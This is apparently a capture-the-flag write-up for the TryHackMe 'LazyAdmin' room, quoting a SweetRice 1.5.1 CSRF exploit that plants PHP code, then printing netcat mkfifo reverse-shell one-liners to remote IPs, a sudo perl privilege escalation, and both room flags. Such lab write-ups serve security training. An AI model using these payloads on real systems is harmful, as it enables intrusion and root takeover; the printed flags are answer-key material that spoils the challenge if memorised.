# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1


# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
-->

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked" />
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
&lt;/textarea&gt;
</form>
</body>
</html>

<!--
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php
  -->
```

Cool, lets go the ads;




I see what searchsploit was talking about now. I am going to use the same reverse shell from last lab to do the same thing here, but this time we need to painstakingly copy all of the code into the content here;




Now we can see our “ad” posted;

Now we need to do step 2 of searchsploit which states to run the file through /sweetrice/inc/ads/hacked.php, but first we need our trusty listener ready to catch the shell;



Time to execute;



We got our shell! Now we need to find our user flag, we can’t use find since we don’t know what we are looking for. So I am going to manually look around, but after going to check the Desktop I found the user.txt file under /home/itguy/;

```
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.deskto
mysql_login.txt
user.txt
$
```

And our first flag is…;

```
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
$
```

Now time to escalate things look for set-uid files;

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Oh lucky us, we have a perl file;

```
$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$
```

Which has a short code that runs another file copy.sh;

```
$ cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

Which has a reverse shell built into it, so let's change that ip and port to me;

```
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.9.196 3142 >/tmp/f" > copy.sh
```

Now we need our listener;

```
┌──(kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
└─$ nc -lnvp 3142
listening on [any] 3142 ...
```

Finally run our command;


```
$ sudo /usr/bin/perl /home/itguy/backup.pl
rm: cannot remove '/tmp/f': No such file or directory
```

Which comes back with a weird response, but is hanging so let's check our second listener;

```
┌──(kali㉿kali)-[~/Tools/php-reverse-shell-1.0]
└─$ nc -lnvp 3142
listening on [any] 3142 ...
connect to [10.2.9.196] from (UNKNOWN) [10.10.191.10] 47168
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

And if you look at that I have root access now after too long of looking around I found my flag;

```
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
#
```


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Learn > LazyAdmin
LazyAdmin
Easy linux machine to practice your skills
Easy
0 min
Start AttackBox
Help
Save Room
2032
Options
Room completed (100%)
Chart
Scoreboard
Video
Write-ups
120
100
80
60
40
20
0
SiddTim
Konstantinos7gr
f5elalmdhm78ggc0ot
AhaanShetty
Spikey1999
kiragermanica
DevilLucifer
AnosVoldigoad
Mo7
Reng0
Target Machine Information
Title
LazyAdminFinal
Target IP Address
10.10.191.10
Expires
12min 25s
?
Add 1 hour
Terminate